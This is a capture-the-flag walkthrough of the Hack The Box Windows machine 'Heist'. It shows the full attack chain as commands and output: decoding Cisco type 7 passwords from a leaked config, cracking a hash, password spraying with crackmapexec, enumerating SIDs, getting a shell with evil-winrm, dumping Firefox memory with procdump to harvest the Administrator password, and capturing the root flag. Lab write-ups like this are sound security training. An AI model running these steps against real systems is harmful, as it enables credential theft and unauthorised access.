165 HTB Heist

[HTB] HEIST


by Pablo

- **Resources:**

> 1. `https://www.firewall.cx/tools-tips-reviews/news-and-annoucements/cisco-type-7-password-decrypt-decoder-cracker-tool.html`
> 2. `https://www.firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html`
> 3. **Savitar** `https://htbmachines.github.io/`
> 4. **0xdf** `https://0xdf.gitlab.io/`
> 5. `https://www.deepl.com/translator`

Objectives:

```
Skills: Information Leakage Cisco Password Cracker (password7) SMB Enumeration - CrackMapExec Getting more
valid system users - lookupsid.py Abusing WinRM - EvilWinRM Creating a dump file of the Firefox process -
Procdump64.exe (Windows Sysinternals) Reading the password of the administrator user in the previously performed
dump [Privilege Escalation]
```



Heist

OS: Windows

Difficulty: Easy

Points: 20

Release: 10 Aug 2019

IP: 10.10.10.149

1. **Ping &** `whichsystem.py`

```
▷ ping -c 1 10.10.10.149
PING 10.10.10.149 (10.10.10.149) 56(84) bytes of data.
▷ whichsystem.py 10.10.10.149
10.10.10.149 (ttl -> 127): Windows
```

2. **Nmap**

```
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,135,445,5985,49669 heist.htb
 ▷ cat portzscan.nmap | grep '^[0-9]'
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
445/tcp   open  microsoft-ds? syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
```

3. **Whatweb**

```
 ▷ whatweb http://10.10.10.149
http://10.10.10.149 [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0],
IP[10.10.10.149], Microsoft-IIS[10.0], PHP[7.3.1], RedirectLocation[login.php], X-Powered-By[PHP/7.3.1]
http://10.10.10.149/login.php [200 OK] Bootstrap[3.3.7], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5,
HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.149], JQuery[3.1.1], Microsoft-IIS[10.0], PHP[7.3.1],
PasswordField[login_password], Script, Title[Support Login Page], X-Powered-By[PHP/7.3.1]
```

4. **CrackMapExec Nullsession**

```
(.venv) ~/.config/.cmegithub/.cmecrackplease/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.149
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk)
(signing:False) (SMBv1:False)
```

Can't load `smb.conf` error, and how to fix it on BlackArch

- *#pwn_smb_conf_error_smbclient_cant_load_fix*
- *#pwn_Cant_load_smb_conf_error*

5. **SMBCLIENT NullSession**

```
1. ▷ smbclient -L 10.10.10.149 -N
Cant load /etc/samba/smb.conf - run testparm to debug it
session setup failed: NT_STATUS_ACCESS_DENIED
2. The way to fix this error is very simple.
3. sudo touch /etc/samba/smb.conf
4. If you do not have the samba folder you can just make it or install samba
5. I recommend just making the folder and touching the file smb.conf file
6. sudo mkdir /etc/samba
7. sudo touch /etc/samba/samba.conf
8. sudo pacman -S samba
9. SUCCESS, it is now working. We did not get that error anymore.
10. ▷ smbclient -L 10.10.10.149 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

6. **SMBMAP Nullsession**

```
1. NA
```

7. **RpcClient NullSession**

```
1. NA
```

8. **Enumerating the website**

```
1. http://10.10.10.149/login.php
2. Click login as guest
3. Hazard user has a link called attachments
4. If I click on it. It takes to to some router version number page.
5. version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
6. Seems to be some type of password. Not sure what it is doing.
7. We have determined that this is cisco router. Actually I dont know how I found that info.
8. Google what is in this attatchment. Password 7
9. The search comes back with the following. Cisco Password 7
10. So I google for 'cisco password 7'
11. That takes me to a Cisco Type 7 password decrypt decoder cracker tool
12. https://www.firewall.cx/tools-tips-reviews/news-and-annoucements/cisco-type-7-password-decrypt-decoder-
cracker-tool.html
13. https://www.firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html
```

Left off `01:14:00`

9. **Ok we take the password 7 and decrypt it at the link provided.**

```
1. http://10.10.10.149/attachments/config.txt
2. From the link above you will find
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
3. Go to this link below and paste them in.
4. https://www.firewall.cx/tools-tips-reviews/news-and-annoucements/cisco-type-7-password-decrypt-decoder-
cracker-tool.html
5. https://www.firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html
6. SUCCESS
7. $uperP@ssword
8. Q4)sJu\Y8qz*A3?d
```

10. **Lets crack it with john**

```
1. ▷ john --wordlist=/home/haxor/hackthebox/servmon/passwdlst.txt hash
```

```
2. SUCCESS
3. stealth1agent
```

Time for a spray

11. **Lets *spray* with CrackMapExec**

```
1. ▷ crackmapexec smb 10.10.10.149 -u ~/hackthebox/heist/users -p ~/hackthebox/heist/passwords --continue-on-success
2. SUCCESS
3. [+] SupportDesk\hazard:stealth1agent
4. NO support for winrm
5. ▷ crackmapexec winrm 10.10.10.149 -u 'hazard' -p 'stealth1agent'
SMB         10.10.10.149    5985   SUPPORTDESK      [*] Windows 10.0 Build 17763 (name:SUPPORTDESK) (domain:SupportDesk)
HTTP        10.10.10.149    5985   SUPPORTDESK      [*] http://10.10.10.149:5985/wsman
HTTP        10.10.10.149    5985   SUPPORTDESK      [-] SupportDesk\hazard:stealth1agent
```

12. **SMBCLIENT with hazard credential**

```
1. ▷ smbclient -L 10.10.10.149 -U "hazard%stealth1agent"

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

13. **SMBMAP with hazard credential**

```
1. ▷ smbmap -H 10.10.10.149 -u 'hazard' -p 'stealth1agent' --no-banner
```

14. **Now he tries RpcClient with credentials**

```
1. ▷ rpcclient -U "hazard%stealth1agent" 10.10.10.149 -c 'enumdomusers'
result was NT_STATUS_CONNECTION_DISCONNECTED
2. It did not give an .NT_STATUS_LOGON_FAILURE so there is something else blocking the execution of our command.
```

Find more Usernames with `LookUpSID.py`

`LookupSID.py` an Impacket Module. *An excellent option if you are stuck without usernames or creds*

- *#pwn_LookUpSID*
- *#pwn_Impacket_LookUpSID*
- *#pwn_Windows_LookUpSID*
- *#pwn_impacket_find_more_usernames_with_LookUpSID*

15. **Look up SID is a windows enumeration tool**

```
1. ▷ lookupsid.py SUPPORTDESK/hazard:stealth1agent@10.10.10.149
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
2. Add those users support, chase, jason to your users file
```

16. **After adding support, Chase, and Jason we got another credential using CrackMapExec**

```
1. ▷ crackmapexec smb 10.10.10.149 -u ~/hackthebox/heist/users -p ~/hackthebox/heist/passwords --continue-on-success
```

```
2. [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
3. [+] SupportDesk\hazard:stealth1agent
4. Lets see if Chase is a part of 'Remote Management Users' group
5. ᐅ crackmapexec winrm 10.10.10.149 -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d'
SMB         10.10.10.149    5985   SUPPORTDESK      [*] Windows 10.0 Build 17763 (name:SUPPORTDESK)
(domain:SupportDesk)
HTTP        10.10.10.149    5985   SUPPORTDESK      [*] http://10.10.10.149:5985/wsman
HTTP        10.10.10.149    5985   SUPPORTDESK      [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d (.Pwn3d!)
6. SUCCESS, we got a (.Pwn3d!)
7. Lets use evil-winrm to winrm into our session as Chase
8. I had an openssl error. Fixed it
9. *Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
10. See Evil-WinRM OpenSSL Error on the 'Evil-WinRM' note in obsidian.
11. Actually here are the steps below.
```

How to Fix OpenSSL Error for `Evil-WinRM`

- *#pwn_evil_winrm_openssl_Error*

17. **If you get the below error here is how to fix it**

```
1. Error: An error of type OpenSSL::Digest::DigestError happened, message is Digest initialization failed:
initialization error
2. You get this error when you know you have a valid session and should be able to connect via winrm.
3. Follow this guide at the link.
4. https://forum.hackthebox.com/t/evil-winrm-error-on-connection-to-host/257342/13
5. Add the following
[provider_sect]
default = default_sect
legacy = legacy_sect

[default_sect]
activate = 1

[legacy_sect]
activate = 1
6. To openssl.cnf file
7. Add to the bottom of the file
8. /etc/ssl ᐅ tail /etc/ssl/openssl.cnf
# https://forum.hackthebox.com/t/evil-winrm-error-on-connection-to-host/257342/13
[provider_sect]
default = default_sect
legacy = legacy_sect

[default_sect]
activate = 1

[legacy_sect]
activate = 1
9. DONE
```

18. **Now lets enumerate the box with the Chase user account**

```
1. *Evil-WinRM* PS C:\Users\Chase\Documents> net user chase
2. Local Group Memberships *Remote Management Use*Users
3. *Evil-WinRM* PS C:\Users\Chase\Desktop> dir
4. *Evil-WinRM* PS C:\Users\Chase\Desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```

19. **We find that FireFox is running in the background. That is odd. Maybe FireFox has secrets that we can dump**

```
1. *Evil-WinRM* PS C:\Users> ps | findstr firefox
    378      30    39352     322040       0.73   1360   1 firefox
    401      36    51376     108712       1.45   4452   1 firefox
   1089      80   216588     294104       9.50   5976   1 firefox
    347      19    10212     287564       0.11   6040   1 firefox
    355      24    16384     296924       0.50   6400   1 firefox
```

`ProcDump64.exe`

20. **Download `ProcDump64.exe` a windows `LOLBAS` aka Windows Native File**

```
1. Google search 'procdump64.exe download'
2. https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
3. click download ProcDump
4. ▷ 7z l Procdump.zip
2022-11-03 15:55:14 .....       791960       364222  procdump.exe
2022-11-03 15:55:14 .....       424856       196343  procdump64.exe
2022-11-03 15:55:14 .....       407952       167513  procdump64a.exe
2022-11-03 15:55:00 .....         7490         3120  Eula.txt
5. *Evil-WinRM* PS C:\Users\Chase\Desktop> upload /home/haxor/hackthebox/heist/procdump64.exe
6. Info: Upload successful!
7. *Evil-WinRM* PS C:\Users\Chase\Desktop> dir
-a----       12/14/2023  11:43 AM         424856 procdump64.exe
-a----        4/22/2019   9:08 AM            121 todo.txt
-ar---       12/12/2023   7:15 PM             34 user.txt
8. *Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump64.exe
9. If you get the accept eula just add accept eula flag
10. *Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump64.exe -accepteula
11. We need to create a dump file of FireFox. You can do that with procdump64.exe with the following command.
12. *Evil-WinRM* PS C:\Users\Chase\Desktop> ps | findstr firefox
    378      30    39468     322224       0.73   1360   1 firefox
    401      36    52216     108928       1.47   4452   1 firefox
   1087      80   216592     293824       9.55   5976   1 firefox
    347      19    10212     287564       0.11   6040   1 firefox
    355      24    16384     296924       0.50   6400   1 firefox
*Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump64.exe -ma 1360
13. Oh yeah, you will need the process id.
14. Now we need to exfil this dump file and it is huge.
15. Instead of having to exfil this gigantice file we can do a 'findstr' command on the file and hopefully find a password.
16. Lets see if I can download it.
18. It is too large 350mb I want to cancel the download
```

Admin Credential

21. **We got an admin credential**


```
1.  ▷ crackmapexec winrm 10.10.10.149 -u 'Administrator' -p '4dD!5}x/re8]FBuZ'
SMB         10.10.10.149    5985   SUPPORTDESK      [*] Windows 10.0 Build 17763 (name:SUPPORTDESK) (domain:SupportDesk)
HTTP        10.10.10.149    5985   SUPPORTDESK      [*] http://10.10.10.149:5985/wsman
HTTP        10.10.10.149    5985   SUPPORTDESK      [+] SupportDesk\Administrator:4dD!5}x/re8]FBuZ (.Pwn3d!)
2. SUCCESS we get a pwned
```

Pwn3d Admin got root flag

22. **Root**

```
1. ▷ evil-winrm -i 10.10.10.149 -u 'Administrator' -p '4dD!5}x/re8]FBuZ'

2. *Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
f8b8d22d84e6502e26126347b67a3306
```



Heist has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#9568	14 Dec 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Pwned